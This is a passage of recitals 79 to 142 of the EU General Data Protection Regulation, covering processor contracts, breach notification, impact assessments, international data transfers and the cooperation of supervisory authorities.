- (79) The protection of the rights and freedoms of data subjects as well as the responsibility and liability of controllers and processors, also in relation to the monitoring by and measures of supervisory authorities, requires a clear allocation of the responsibilities under this Regulation, including where a controller determines the purposes and means of the processing jointly with other controllers or where a processing operation is carried out on behalf of a controller.
- (80) Where a controller or a processor not established in the Union is processing personal data of data subjects who are in the Union whose processing activities are related to the offering of goods or services, irrespective of whether a payment of the data subject is required, to such data subjects in the Union, or to the monitoring of their behaviour as far as their behaviour takes place within the Union, the controller or the processor should designate a representative, unless the processing is occasional, does not include processing, on a large scale, of special categories of personal data or the processing of personal data relating to criminal convictions and offences, and is unlikely to result in a risk to the rights and freedoms of natural persons, taking into account the

nature, context, scope and purposes of the processing or if the controller is a public authority or body. The representative should act on behalf of the controller or the processor and may be addressed by any supervisory authority. The representative should be explicitly designated by a written mandate of the controller or of the processor to act on its behalf with regard to its obligations under this Regulation. The designation of such a representative does not affect the responsibility or liability of the controller or of the processor under this Regulation. Such a representative should perform its tasks according to the mandate received from the controller or processor, including cooperating with the competent supervisory authorities with regard to any action taken to ensure compliance with this Regulation. The designated representative should be subject to enforcement proceedings in the event of non-compliance by the controller or processor.

- (81) To ensure compliance with the requirements of this Regulation in respect of the processing to be carried out by the processor on behalf of the controller, when entrusting a processor with processing activities, the controller should use only processors providing sufficient guarantees, in particular in terms of expert knowledge, reliability and resources, to implement technical and organisational measures which will meet the requirements of this Regulation, including for the security of processing. The adherence of the processor to an approved code of conduct or an approved certification mechanism may be used as an element to demonstrate compliance with the obligations of the controller. The carrying-out of processing by a processor should be governed by a contract or other legal act under Union or Member State law, binding the processor to the controller, setting out the subject-matter and duration of the processing, the nature and purposes of the processing, the type of personal data and categories of data subjects, taking into account the specific tasks and responsibilities of the processor in the context of the processing to be carried out and the risk to the rights and freedoms of the data subject. The controller and processor may choose to use an individual contract or standard contractual clauses which are adopted either directly by the Commission or by a supervisory authority in accordance with the consistency mechanism and then adopted by the Commission. After the completion of the processing on behalf of the controller, the processor should, at the choice of the controller, return or delete the personal data, unless there is a requirement to store the personal data under Union or Member State law to which the processor is subject.
- (82) In order to demonstrate compliance with this Regulation, the controller or processor should maintain records of processing activities under its responsibility. Each controller and processor should be obliged to cooperate with the supervisory authority and make those records, on request, available to it, so that it might serve for monitoring those processing operations.
- (83) In order to maintain security and to prevent processing in infringement of this Regulation, the controller or processor should evaluate the risks inherent in the processing and implement measures to mitigate those risks, such as encryption. Those measures should ensure an appropriate level of security, including confidentiality, taking into account the state of the art and the costs of implementation in relation to the risks and the nature of the personal data to be protected. In assessing data security risk, consideration should be given to the risks that are presented by personal data processing, such as accidental or unlawful destruction, loss, alteration, unauthorised disclosure of, or access to, personal data transmitted, stored or otherwise processed which may in particular lead to physical, material or non-material damage.
- (84) In order to enhance compliance with this Regulation where processing operations are likely to result in a high risk to the rights and freedoms of natural persons, the controller should be responsible for the carrying-out of a data protection impact assessment to evaluate, in particular, the origin, nature, particularity and severity of that risk. The outcome of the assessment should be taken into account when determining the appropriate measures to be taken in order to demonstrate that the processing of personal data complies with this Regulation. Where a data-protection impact assessment indicates that processing operations involve a high risk which the controller cannot mitigate by appropriate measures in terms of available technology and costs of implementation, a consultation of the supervisory authority should take place prior to the processing.
- (85) A personal data breach may, if not addressed in an appropriate and timely manner, result in physical, material or non-material damage to natural persons such as loss of control over their personal data or limitation of their rights, discrimination, identity theft or fraud, financial loss, unauthorised reversal of pseudonymisation, damage to reputation, loss of confidentiality of personal data protected by professional secrecy or any other significant economic or social disadvantage to the natural person concerned. Therefore, as soon as the controller becomes

aware that a personal data breach has occurred, the controller should notify the personal data breach to the supervisory authority without undue delay and, where feasible, not later than 72 hours after having become aware of it, unless the controller is able to demonstrate, in accordance with the accountability principle, that the personal data breach is unlikely to result in a risk to the rights and freedoms of natural persons. Where such notification cannot be achieved within 72 hours, the reasons for the delay should accompany the notification and information may be provided in phases without undue further delay.

- (86) The controller should communicate to the data subject a personal data breach, without undue delay, where that personal data breach is likely to result in a high risk to the rights and freedoms of the natural person in order to allow him or her to take the necessary precautions. The communication should describe the nature of the personal data breach as well as recommendations for the natural person concerned to mitigate potential adverse effects. Such communications to data subjects should be made as soon as reasonably feasible and in close cooperation with the supervisory authority, respecting guidance provided by it or by other relevant authorities such as law-enforcement authorities. For example, the need to mitigate an immediate risk of damage would call for prompt communication with data subjects whereas the need to implement appropriate measures against continuing or similar personal data breaches may justify more time for communication.
- (87) It should be ascertained whether all appropriate technological protection and organisational measures have been implemented to establish immediately whether a personal data breach has taken place and to inform promptly the supervisory authority and the data subject. The fact that the notification was made without undue delay should be established taking into account in particular the nature and gravity of the personal data breach and its consequences and adverse effects for the data subject. Such notification may result in an intervention of the supervisory authority in accordance with its tasks and powers laid down in this Regulation.
- (88) In setting detailed rules concerning the format and procedures applicable to the notification of personal data breaches, due consideration should be given to the circumstances of that breach, including whether or not personal data had been protected by appropriate technical protection measures, effectively limiting the likelihood of identity fraud or other forms of misuse. Moreover, such rules and procedures should take into account the legitimate interests of law-enforcement authorities where early disclosure could unnecessarily hamper the investigation of the circumstances of a personal data breach.
- (89) Directive 95/46/EC provided for a general obligation to notify the processing of personal data to the supervisory authorities. While that obligation produces administrative and financial burdens, it did not in all cases contribute to improving the protection of personal data. Such indiscriminate general notification obligations should therefore be abolished, and replaced by effective procedures and mechanisms which focus instead on those types of processing operations which are likely to result in a high risk to the rights and freedoms of natural persons by virtue of their nature, scope, context and purposes. Such types of processing operations may be those which in particular, involve using new technologies, or are of a new kind and where no data protection impact assessment has been carried out before by the controller, or where they become necessary in the light of the time that has elapsed since the initial processing.
- (90) In such cases, a data protection impact assessment should be carried out by the controller prior to the processing in order to assess the particular likelihood and severity of the high risk, taking into account the nature, scope, context and purposes of the processing and the sources of the risk. That impact assessment should include, in particular, the measures, safeguards and mechanisms envisaged for mitigating that risk, ensuring the protection of personal data and demonstrating compliance with this Regulation.
- (91) This should in particular apply to large-scale processing operations which aim to process a considerable amount of personal data at regional, national or supranational level and which could affect a large number of data subjects and which are likely to result in a high risk, for example, on account of their sensitivity, where in accordance with the achieved state of technological knowledge a new technology is used on a large scale as well as to other processing operations which result in a high risk to the rights and freedoms of data subjects, in particular where those operations render it more difficult for data subjects to exercise their rights. A data

protection impact assessment should also be made where personal data are processed for taking decisions regarding specific natural persons following any systematic and extensive evaluation of personal aspects relating to natural persons based on profiling those data or following the processing of special categories of personal data, biometric data, or data on criminal convictions and offences or related security measures. A data protection impact assessment is equally required for monitoring publicly accessible areas on a large scale, especially when using optic-electronic devices or for any other operations where the competent supervisory authority considers that the processing is likely to result in a high risk to the rights and freedoms of data subjects, in particular because they prevent data subjects from exercising a right or using a service or a contract, or because they are carried out systematically on a large scale. The processing of personal data should not be considered to be on a large scale if the processing concerns personal data from patients or clients by an individual physician, other health care professional or lawyer. In such cases, a data protection impact assessment should not be mandatory.

- (92) There are circumstances under which it may be reasonable and economical for the subject of a data protection impact assessment to be broader than a single project, for example where public authorities or bodies intend to establish a common application or processing platform or where several controllers plan to introduce a common application or processing environment across an industry sector or segment or for a widely used horizontal activity.
- (93) In the context of the adoption of the Member State law on which the performance of the tasks of the public authority or public body is based and which regulates the specific processing operation or set of operations in question, Member States may deem it necessary to carry out such assessment prior to the processing activities.
- (94) Where a data protection impact assessment indicates that the processing would, in the absence of safeguards, security measures and mechanisms to mitigate the risk, result in a high risk to the rights and freedoms of natural persons and the controller is of the opinion that the risk cannot be mitigated by reasonable means in terms of available technologies and costs of implementation, the supervisory authority should be consulted prior to the start of processing activities. Such high risk is likely to result from certain types of processing and the extent and frequency of processing, which may result also in a realisation of damage or interference with the rights and freedoms of the natural person. The supervisory authority should respond to the request for consultation within a specified period. However, the absence of a reaction of the supervisory authority within that period should be without prejudice to any intervention of the supervisory authority in accordance with its tasks and powers laid down in this Regulation, including the power to prohibit processing operations. As part of that consultation process, the outcome of a data protection impact assessment carried out with regard to the processing at issue may be submitted to the supervisory authority, in particular the measures envisaged to mitigate the risk to the rights and freedoms of natural persons.
- (95) The processor should assist the controller, where necessary and upon request, in ensuring compliance with the obligations deriving from the carrying out of data protection impact assessments and from prior consultation of the supervisory authority.
- (96) A consultation of the supervisory authority should also take place in the course of the preparation of a legislative or regulatory measure which provides for the processing of personal data, in order to ensure compliance of the intended processing with this Regulation and in particular to mitigate the risk involved for the data subject.
- (97) Where the processing is carried out by a public authority, except for courts or independent judicial authorities when acting in their judicial capacity, where, in the private sector, processing is carried out by a controller whose core activities consist of processing operations that require regular and systematic monitoring of the data subjects on a large scale, or where the core activities of the controller or the processor consist of processing on a large scale of special categories of personal data and data relating to criminal convictions and offences, a person with expert knowledge of data protection law and practices should assist the controller or processor to monitor internal compliance with this Regulation. In the private sector, the core activities of a controller relate to its primary activities and do not relate to the processing of personal data as ancillary activities. The necessary level of expert knowledge should be determined in particular according to the data processing operations carried out

and the protection required for the personal data processed by the controller or the processor. Such data protection officers, whether or not they are an employee of the controller, should be in a position to perform their duties and tasks in an independent manner.

- (98) Associations or other bodies representing categories of controllers or processors should be encouraged to draw up codes of conduct, within the limits of this Regulation, so as to facilitate the effective application of this Regulation, taking account of the specific characteristics of the processing carried out in certain sectors and the specific needs of micro, small and medium enterprises. In particular, such codes of conduct could calibrate the obligations of controllers and processors, taking into account the risk likely to result from the processing for the rights and freedoms of natural persons.
- (99) When drawing up a code of conduct, or when amending or extending such a code, associations and other bodies representing categories of controllers or processors should consult relevant stakeholders, including data subjects where feasible, and have regard to submissions received and views expressed in response to such consultations.
- (100) In order to enhance transparency and compliance with this Regulation, the establishment of certification mechanisms and data protection seals and marks should be encouraged, allowing data subjects to quickly assess the level of data protection of relevant products and services.
- (101) Flows of personal data to and from countries outside the Union and international organisations are necessary for the expansion of international trade and international cooperation. The increase in such flows has raised new challenges and concerns with regard to the protection of personal data. However, when personal data are transferred from the Union to controllers, processors or other recipients in third countries or to international organisations, the level of protection of natural persons ensured in the Union by this Regulation should not be undermined, including in cases of onward transfers of personal data from the third country or international organisation to controllers, processors in the same or another third country or international organisation. In any event, transfers to third countries and international organisations may only be carried out in full compliance with this Regulation. A transfer could take place only if, subject to the other provisions of this Regulation, the conditions laid down in the provisions of this Regulation relating to the transfer of personal data to third countries or international organisations are complied with by the controller or processor.
- (102) This Regulation is without prejudice to international agreements concluded between the Union and third countries regulating the transfer of personal data including appropriate safeguards for the data subjects. Member States may conclude international agreements which involve the transfer of personal data to third countries or international organisations, as far as such agreements do not affect this Regulation or any other provisions of Union law and include an appropriate level of protection for the fundamental rights of the data subjects.
- (103) The Commission may decide with effect for the entire Union that a third country, a territory or specified sector within a third country, or an international organisation, offers an adequate level of data protection, thus providing legal certainty and uniformity throughout the Union as regards the third country or international organisation which is considered to provide such level of protection. In such cases, transfers of personal data to that third country or international organisation may take place without the need to obtain any further authorisation. The Commission may also decide, having given notice and a full statement setting out the reasons to the third country or international organisation, to revoke such a decision.
- (104) In line with the fundamental values on which the Union is founded, in particular the protection of human rights, the Commission should, in its assessment of the third country, or of a territory or specified sector within a third country, take into account how a particular third country respects the rule of law, access to justice as well as international human rights norms and standards and its general and sectoral law, including legislation concerning public security, defence and national security as well as public order and criminal law. The adoption of an adequacy decision with regard to a territory or a specified sector in a third country should take into account clear and objective criteria, such as specific processing activities and the scope of applicable legal standards and legislation in force in the third country. The third country should offer guarantees ensuring an adequate level of

protection essentially equivalent to that ensured within the Union, in particular where personal data are processed in one or several specific sectors. In particular, the third country should ensure effective independent data protection supervision and should provide for cooperation mechanisms with the Member States' data protection authorities, and the data subjects should be provided with effective and enforceable rights and effective administrative and judicial redress.

- (105) Apart from the international commitments the third country or international organisation has entered into, the Commission should take account of obligations arising from the third country's or international organisation's participation in multilateral or regional systems in particular in relation to the protection of personal data, as well as the implementation of such obligations. In particular, the third country's accession to the Council of Europe Convention of 28 January 1981 for the Protection of Individuals with regard to the Automatic Processing of Personal Data and its Additional Protocol should be taken into account. The Commission should consult the Board when assessing the level of protection in third countries or international organisations.
- (106) The Commission should monitor the functioning of decisions on the level of protection in a third country, a territory or specified sector within a third country, or an international organisation, and monitor the functioning of decisions adopted on the basis of Article 25(6) or Article 26(4) of Directive 95/46/EC. In its adequacy decisions, the Commission should provide for a periodic review mechanism of their functioning. That periodic review should be conducted in consultation with the third country or international organisation in question and take into account all relevant developments in the third country or international organisation. For the purposes of monitoring and of carrying out the periodic reviews, the Commission should take into consideration the views and findings of the European Parliament and of the Council as well as of other relevant bodies and sources. The Commission should evaluate, within a reasonable time, the functioning of the latter decisions and report any relevant findings to the Committee within the meaning of Regulation (EU) No 182/2011 of the European Parliament and of the Council ⁽¹⁾ as established under this Regulation, to the European Parliament and to the Council.
- (107) The Commission may recognise that a third country, a territory or a specified sector within a third country, or an international organisation no longer ensures an adequate level of data protection. Consequently the transfer of personal data to that third country or international organisation should be prohibited, unless the requirements in this Regulation relating to transfers subject to appropriate safeguards, including binding corporate rules, and derogations for specific situations are fulfilled. In that case, provision should be made for consultations between the Commission and such third countries or international organisations. The Commission should, in a timely manner, inform the third country or international organisation of the reasons and enter into consultations with it in order to remedy the situation.
- (108) In the absence of an adequacy decision, the controller or processor should take measures to compensate for the lack of data protection in a third country by way of appropriate safeguards for the data subject. Such appropriate safeguards may consist of making use of binding corporate rules, standard data protection clauses adopted by the Commission, standard data protection clauses adopted by a supervisory authority or contractual clauses authorised by a supervisory authority. Those safeguards should ensure compliance with data protection requirements and the rights of the data subjects appropriate to processing within the Union, including the availability of enforceable data subject rights and of effective legal remedies, including to obtain effective administrative or judicial redress and to claim compensation, in the Union or in a third country. They should relate in particular to compliance with the general principles relating to personal data processing, the principles of data protection by design and by default. Transfers may also be carried out by public authorities or bodies with public authorities or bodies in third countries or with international organisations with corresponding duties or functions, including on the basis of provisions to be inserted into administrative arrangements, such as a memorandum of understanding, providing for enforceable and effective rights for data subjects. Authorisation by the competent supervisory authority should be obtained when the safeguards are provided for in administrative arrangements that are not legally binding.
- (109) The possibility for the controller or processor to use standard data-protection clauses adopted by the Commission or by a supervisory authority should prevent controllers or processors neither from including the

⁽¹⁾ Regulation (EU) No 182/2011 of the European Parliament and of the Council of 16 February 2011 laying down the rules and general principles concerning mechanisms for control by Member States of the Commission's exercise of implementing powers (OJ L 55, 28.2.2011, p. 13).

standard data-protection clauses in a wider contract, such as a contract between the processor and another processor, nor from adding other clauses or additional safeguards provided that they do not contradict, directly or indirectly, the standard contractual clauses adopted by the Commission or by a supervisory authority or prejudice the fundamental rights or freedoms of the data subjects. Controllers and processors should be encouraged to provide additional safeguards via contractual commitments that supplement standard protection clauses.

- (110) A group of undertakings, or a group of enterprises engaged in a joint economic activity, should be able to make use of approved binding corporate rules for its international transfers from the Union to organisations within the same group of undertakings, or group of enterprises engaged in a joint economic activity, provided that such corporate rules include all essential principles and enforceable rights to ensure appropriate safeguards for transfers or categories of transfers of personal data.
- (111) Provisions should be made for the possibility for transfers in certain circumstances where the data subject has given his or her explicit consent, where the transfer is occasional and necessary in relation to a contract or a legal claim, regardless of whether in a judicial procedure or whether in an administrative or any out-of-court procedure, including procedures before regulatory bodies. Provision should also be made for the possibility for transfers where important grounds of public interest laid down by Union or Member State law so require or where the transfer is made from a register established by law and intended for consultation by the public or persons having a legitimate interest. In the latter case, such a transfer should not involve the entirety of the personal data or entire categories of the data contained in the register and, when the register is intended for consultation by persons having a legitimate interest, the transfer should be made only at the request of those persons or, if they are to be the recipients, taking into full account the interests and fundamental rights of the data subject.
- (112) Those derogations should in particular apply to data transfers required and necessary for important reasons of public interest, for example in cases of international data exchange between competition authorities, tax or customs administrations, between financial supervisory authorities, between services competent for social security matters, or for public health, for example in the case of contact tracing for contagious diseases or in order to reduce and/or eliminate doping in sport. A transfer of personal data should also be regarded as lawful where it is necessary to protect an interest which is essential for the data subject's or another person's vital interests, including physical integrity or life, if the data subject is incapable of giving consent. In the absence of an adequacy decision, Union or Member State law may, for important reasons of public interest, expressly set limits to the transfer of specific categories of data to a third country or an international organisation. Member States should notify such provisions to the Commission. Any transfer to an international humanitarian organisation of personal data of a data subject who is physically or legally incapable of giving consent, with a view to accomplishing a task incumbent under the Geneva Conventions or to complying with international humanitarian law applicable in armed conflicts, could be considered to be necessary for an important reason of public interest or because it is in the vital interest of the data subject.
- (113) Transfers which can be qualified as not repetitive and that only concern a limited number of data subjects, could also be possible for the purposes of the compelling legitimate interests pursued by the controller, when those interests are not overridden by the interests or rights and freedoms of the data subject and when the controller has assessed all the circumstances surrounding the data transfer. The controller should give particular consideration to the nature of the personal data, the purpose and duration of the proposed processing operation or operations, as well as the situation in the country of origin, the third country and the country of final destination, and should provide suitable safeguards to protect fundamental rights and freedoms of natural persons with regard to the processing of their personal data. Such transfers should be possible only in residual cases where none of the other grounds for transfer are applicable. For scientific or historical research purposes or statistical purposes, the legitimate expectations of society for an increase of knowledge should be taken into consideration. The controller should inform the supervisory authority and the data subject about the transfer.
- (114) In any case, where the Commission has taken no decision on the adequate level of data protection in a third country, the controller or processor should make use of solutions that provide data subjects with enforceable and effective rights as regards the processing of their data in the Union once those data have been transferred so that that they will continue to benefit from fundamental rights and safeguards.

- (115) Some third countries adopt laws, regulations and other legal acts which purport to directly regulate the processing activities of natural and legal persons under the jurisdiction of the Member States. This may include judgments of courts or tribunals or decisions of administrative authorities in third countries requiring a controller or processor to transfer or disclose personal data, and which are not based on an international agreement, such as a mutual legal assistance treaty, in force between the requesting third country and the Union or a Member State. The extraterritorial application of those laws, regulations and other legal acts may be in breach of international law and may impede the attainment of the protection of natural persons ensured in the Union by this Regulation. Transfers should only be allowed where the conditions of this Regulation for a transfer to third countries are met. This may be the case, inter alia, where disclosure is necessary for an important ground of public interest recognised in Union or Member State law to which the controller is subject.
- (116) When personal data moves across borders outside the Union it may put at increased risk the ability of natural persons to exercise data protection rights in particular to protect themselves from the unlawful use or disclosure of that information. At the same time, supervisory authorities may find that they are unable to pursue complaints or conduct investigations relating to the activities outside their borders. Their efforts to work together in the cross-border context may also be hampered by insufficient preventative or remedial powers, inconsistent legal regimes, and practical obstacles like resource constraints. Therefore, there is a need to promote closer cooperation among data protection supervisory authorities to help them exchange information and carry out investigations with their international counterparts. For the purposes of developing international cooperation mechanisms to facilitate and provide international mutual assistance for the enforcement of legislation for the protection of personal data, the Commission and the supervisory authorities should exchange information and cooperate in activities related to the exercise of their powers with competent authorities in third countries, based on reciprocity and in accordance with this Regulation.
- (117) The establishment of supervisory authorities in Member States, empowered to perform their tasks and exercise their powers with complete independence, is an essential component of the protection of natural persons with regard to the processing of their personal data. Member States should be able to establish more than one supervisory authority, to reflect their constitutional, organisational and administrative structure.
- (118) The independence of supervisory authorities should not mean that the supervisory authorities cannot be subject to control or monitoring mechanisms regarding their financial expenditure or to judicial review.
- (119) Where a Member State establishes several supervisory authorities, it should establish by law mechanisms for ensuring the effective participation of those supervisory authorities in the consistency mechanism. That Member State should in particular designate the supervisory authority which functions as a single contact point for the effective participation of those authorities in the mechanism, to ensure swift and smooth cooperation with other supervisory authorities, the Board and the Commission.
- (120) Each supervisory authority should be provided with the financial and human resources, premises and infrastructure necessary for the effective performance of their tasks, including those related to mutual assistance and cooperation with other supervisory authorities throughout the Union. Each supervisory authority should have a separate, public annual budget, which may be part of the overall state or national budget.
- (121) The general conditions for the member or members of the supervisory authority should be laid down by law in each Member State and should in particular provide that those members are to be appointed, by means of a transparent procedure, either by the parliament, government or the head of State of the Member State on the basis of a proposal from the government, a member of the government, the parliament or a chamber of the parliament, or by an independent body entrusted under Member State law. In order to ensure the independence of the supervisory authority, the member or members should act with integrity, refrain from any action that is incompatible with their duties and should not, during their term of office, engage in any incompatible occupation, whether gainful or not. The supervisory authority should have its own staff, chosen by the supervisory authority or an independent body established by Member State law, which should be subject to the exclusive direction of the member or members of the supervisory authority.
- (122) Each supervisory authority should be competent on the territory of its own Member State to exercise the powers and to perform the tasks conferred on it in accordance with this Regulation. This should cover in particular the

processing in the context of the activities of an establishment of the controller or processor on the territory of its own Member State, the processing of personal data carried out by public authorities or private bodies acting in the public interest, processing affecting data subjects on its territory or processing carried out by a controller or processor not established in the Union when targeting data subjects residing on its territory. This should include handling complaints lodged by a data subject, conducting investigations on the application of this Regulation and promoting public awareness of the risks, rules, safeguards and rights in relation to the processing of personal data.

- (123) The supervisory authorities should monitor the application of the provisions pursuant to this Regulation and contribute to its consistent application throughout the Union, in order to protect natural persons in relation to the processing of their personal data and to facilitate the free flow of personal data within the internal market. For that purpose, the supervisory authorities should cooperate with each other and with the Commission, without the need for any agreement between Member States on the provision of mutual assistance or on such cooperation.
- (124) Where the processing of personal data takes place in the context of the activities of an establishment of a controller or a processor in the Union and the controller or processor is established in more than one Member State, or where processing taking place in the context of the activities of a single establishment of a controller or processor in the Union substantially affects or is likely to substantially affect data subjects in more than one Member State, the supervisory authority for the main establishment of the controller or processor or for the single establishment of the controller or processor should act as lead authority. It should cooperate with the other authorities concerned, because the controller or processor has an establishment on the territory of their Member State, because data subjects residing on their territory are substantially affected, or because a complaint has been lodged with them. Also where a data subject not residing in that Member State has lodged a complaint, the supervisory authority with which such complaint has been lodged should also be a supervisory authority concerned. Within its tasks to issue guidelines on any question covering the application of this Regulation, the Board should be able to issue guidelines in particular on the criteria to be taken into account in order to ascertain whether the processing in question substantially affects data subjects in more than one Member State and on what constitutes a relevant and reasoned objection.
- (125) The lead authority should be competent to adopt binding decisions regarding measures applying the powers conferred on it in accordance with this Regulation. In its capacity as lead authority, the supervisory authority should closely involve and coordinate the supervisory authorities concerned in the decision-making process. Where the decision is to reject the complaint by the data subject in whole or in part, that decision should be adopted by the supervisory authority with which the complaint has been lodged.
- (126) The decision should be agreed jointly by the lead supervisory authority and the supervisory authorities concerned and should be directed towards the main or single establishment of the controller or processor and be binding on the controller and processor. The controller or processor should take the necessary measures to ensure compliance with this Regulation and the implementation of the decision notified by the lead supervisory authority to the main establishment of the controller or processor as regards the processing activities in the Union.
- (127) Each supervisory authority not acting as the lead supervisory authority should be competent to handle local cases where the controller or processor is established in more than one Member State, but the subject matter of the specific processing concerns only processing carried out in a single Member State and involves only data subjects in that single Member State, for example, where the subject matter concerns the processing of employees' personal data in the specific employment context of a Member State. In such cases, the supervisory authority should inform the lead supervisory authority without delay about the matter. After being informed, the lead supervisory authority should decide, whether it will handle the case pursuant to the provision on cooperation between the lead supervisory authority and other supervisory authorities concerned ('one-stop-shop mechanism'), or whether the supervisory authority which informed it should handle the case at local level. When deciding whether it will handle the case, the lead supervisory authority should take into account whether there is an establishment of the controller or processor in the Member State of the supervisory authority which informed it in order to ensure effective enforcement of a decision *vis-à-vis* the controller or processor. Where the lead supervisory authority decides to handle the case, the supervisory authority which informed it should have the

possibility to submit a draft for a decision, of which the lead supervisory authority should take utmost account when preparing its draft decision in that one-stop-shop mechanism.

- (128) The rules on the lead supervisory authority and the one-stop-shop mechanism should not apply where the processing is carried out by public authorities or private bodies in the public interest. In such cases the only supervisory authority competent to exercise the powers conferred to it in accordance with this Regulation should be the supervisory authority of the Member State where the public authority or private body is established.
- (129) In order to ensure consistent monitoring and enforcement of this Regulation throughout the Union, the supervisory authorities should have in each Member State the same tasks and effective powers, including powers of investigation, corrective powers and sanctions, and authorisation and advisory powers, in particular in cases of complaints from natural persons, and without prejudice to the powers of prosecutorial authorities under Member State law, to bring infringements of this Regulation to the attention of the judicial authorities and engage in legal proceedings. Such powers should also include the power to impose a temporary or definitive limitation, including a ban, on processing. Member States may specify other tasks related to the protection of personal data under this Regulation. The powers of supervisory authorities should be exercised in accordance with appropriate procedural safeguards set out in Union and Member State law, impartially, fairly and within a reasonable time. In particular each measure should be appropriate, necessary and proportionate in view of ensuring compliance with this Regulation, taking into account the circumstances of each individual case, respect the right of every person to be heard before any individual measure which would affect him or her adversely is taken and avoid superfluous costs and excessive inconveniences for the persons concerned. Investigatory powers as regards access to premises should be exercised in accordance with specific requirements in Member State procedural law, such as the requirement to obtain a prior judicial authorisation. Each legally binding measure of the supervisory authority should be in writing, be clear and unambiguous, indicate the supervisory authority which has issued the measure, the date of issue of the measure, bear the signature of the head, or a member of the supervisory authority authorised by him or her, give the reasons for the measure, and refer to the right of an effective remedy. This should not preclude additional requirements pursuant to Member State procedural law. The adoption of a legally binding decision implies that it may give rise to judicial review in the Member State of the supervisory authority that adopted the decision.
- (130) Where the supervisory authority with which the complaint has been lodged is not the lead supervisory authority, the lead supervisory authority should closely cooperate with the supervisory authority with which the complaint has been lodged in accordance with the provisions on cooperation and consistency laid down in this Regulation. In such cases, the lead supervisory authority should, when taking measures intended to produce legal effects, including the imposition of administrative fines, take utmost account of the view of the supervisory authority with which the complaint has been lodged and which should remain competent to carry out any investigation on the territory of its own Member State in liaison with the competent supervisory authority.
- (131) Where another supervisory authority should act as a lead supervisory authority for the processing activities of the controller or processor but the concrete subject matter of a complaint or the possible infringement concerns only processing activities of the controller or processor in the Member State where the complaint has been lodged or the possible infringement detected and the matter does not substantially affect or is not likely to substantially affect data subjects in other Member States, the supervisory authority receiving a complaint or detecting or being informed otherwise of situations that entail possible infringements of this Regulation should seek an amicable settlement with the controller and, if this proves unsuccessful, exercise its full range of powers. This should include: specific processing carried out in the territory of the Member State of the supervisory authority or with regard to data subjects on the territory of that Member State; processing that is carried out in the context of an offer of goods or services specifically aimed at data subjects in the territory of the Member State of the supervisory authority; or processing that has to be assessed taking into account relevant legal obligations under Member State law.
- (132) Awareness-raising activities by supervisory authorities addressed to the public should include specific measures directed at controllers and processors, including micro, small and medium-sized enterprises, as well as natural persons in particular in the educational context.

- (133) The supervisory authorities should assist each other in performing their tasks and provide mutual assistance, so as to ensure the consistent application and enforcement of this Regulation in the internal market. A supervisory authority requesting mutual assistance may adopt a provisional measure if it receives no response to a request for mutual assistance within one month of the receipt of that request by the other supervisory authority.
- (134) Each supervisory authority should, where appropriate, participate in joint operations with other supervisory authorities. The requested supervisory authority should be obliged to respond to the request within a specified time period.
- (135) In order to ensure the consistent application of this Regulation throughout the Union, a consistency mechanism for cooperation between the supervisory authorities should be established. That mechanism should in particular apply where a supervisory authority intends to adopt a measure intended to produce legal effects as regards processing operations which substantially affect a significant number of data subjects in several Member States. It should also apply where any supervisory authority concerned or the Commission requests that such matter should be handled in the consistency mechanism. That mechanism should be without prejudice to any measures that the Commission may take in the exercise of its powers under the Treaties.
- (136) In applying the consistency mechanism, the Board should, within a determined period of time, issue an opinion, if a majority of its members so decides or if so requested by any supervisory authority concerned or the Commission. The Board should also be empowered to adopt legally binding decisions where there are disputes between supervisory authorities. For that purpose, it should issue, in principle by a two-thirds majority of its members, legally binding decisions in clearly specified cases where there are conflicting views among supervisory authorities, in particular in the cooperation mechanism between the lead supervisory authority and supervisory authorities concerned on the merits of the case, in particular whether there is an infringement of this Regulation.
- (137) There may be an urgent need to act in order to protect the rights and freedoms of data subjects, in particular when the danger exists that the enforcement of a right of a data subject could be considerably impeded. A supervisory authority should therefore be able to adopt duly justified provisional measures on its territory with a specified period of validity which should not exceed three months.
- (138) The application of such mechanism should be a condition for the lawfulness of a measure intended to produce legal effects by a supervisory authority in those cases where its application is mandatory. In other cases of cross-border relevance, the cooperation mechanism between the lead supervisory authority and supervisory authorities concerned should be applied and mutual assistance and joint operations might be carried out between the supervisory authorities concerned on a bilateral or multilateral basis without triggering the consistency mechanism.
- (139) In order to promote the consistent application of this Regulation, the Board should be set up as an independent body of the Union. To fulfil its objectives, the Board should have legal personality. The Board should be represented by its Chair. It should replace the Working Party on the Protection of Individuals with Regard to the Processing of Personal Data established by Directive 95/46/EC. It should consist of the head of a supervisory authority of each Member State and the European Data Protection Supervisor or their respective representatives. The Commission should participate in the Board's activities without voting rights and the European Data Protection Supervisor should have specific voting rights. The Board should contribute to the consistent application of this Regulation throughout the Union, including by advising the Commission, in particular on the level of protection in third countries or international organisations, and promoting cooperation of the supervisory authorities throughout the Union. The Board should act independently when performing its tasks.
- (140) The Board should be assisted by a secretariat provided by the European Data Protection Supervisor. The staff of the European Data Protection Supervisor involved in carrying out the tasks conferred on the Board by this Regulation should perform its tasks exclusively under the instructions of, and report to, the Chair of the Board.
- (141) Every data subject should have the right to lodge a complaint with a single supervisory authority, in particular in the Member State of his or her habitual residence, and the right to an effective judicial remedy in accordance

with Article 47 of the Charter if the data subject considers that his or her rights under this Regulation are infringed or where the supervisory authority does not act on a complaint, partially or wholly rejects or dismisses a complaint or does not act where such action is necessary to protect the rights of the data subject. The investigation following a complaint should be carried out, subject to judicial review, to the extent that is appropriate in the specific case. The supervisory authority should inform the data subject of the progress and the outcome of the complaint within a reasonable period. If the case requires further investigation or coordination with another supervisory authority, intermediate information should be given to the data subject. In order to facilitate the submission of complaints, each supervisory authority should take measures such as providing a complaint submission form which can also be completed electronically, without excluding other means of communication.

- (142) Where a data subject considers that his or her rights under this Regulation are infringed, he or she should have the right to mandate a not-for-profit body, organisation or association which is constituted in accordance with the law of a Member State, has statutory objectives which are in the public interest and is active in the field of the protection of personal data to lodge a complaint on his or her behalf with a supervisory authority, exercise the right to a judicial remedy on behalf of data subjects or, if provided for in Member State law, exercise the right to receive compensation on behalf of data subjects. A Member State may provide for such a body, organisation or association to have the right to lodge a complaint in that Member State, independently of a data subject's mandate, and the right to an effective judicial remedy where it has reasons to consider that the rights of a data subject have been infringed as a result of the processing of personal data which infringes this Regulation. That body, organisation or association may not be allowed to claim compensation on a data subject's behalf independently of the data subject's mandate.
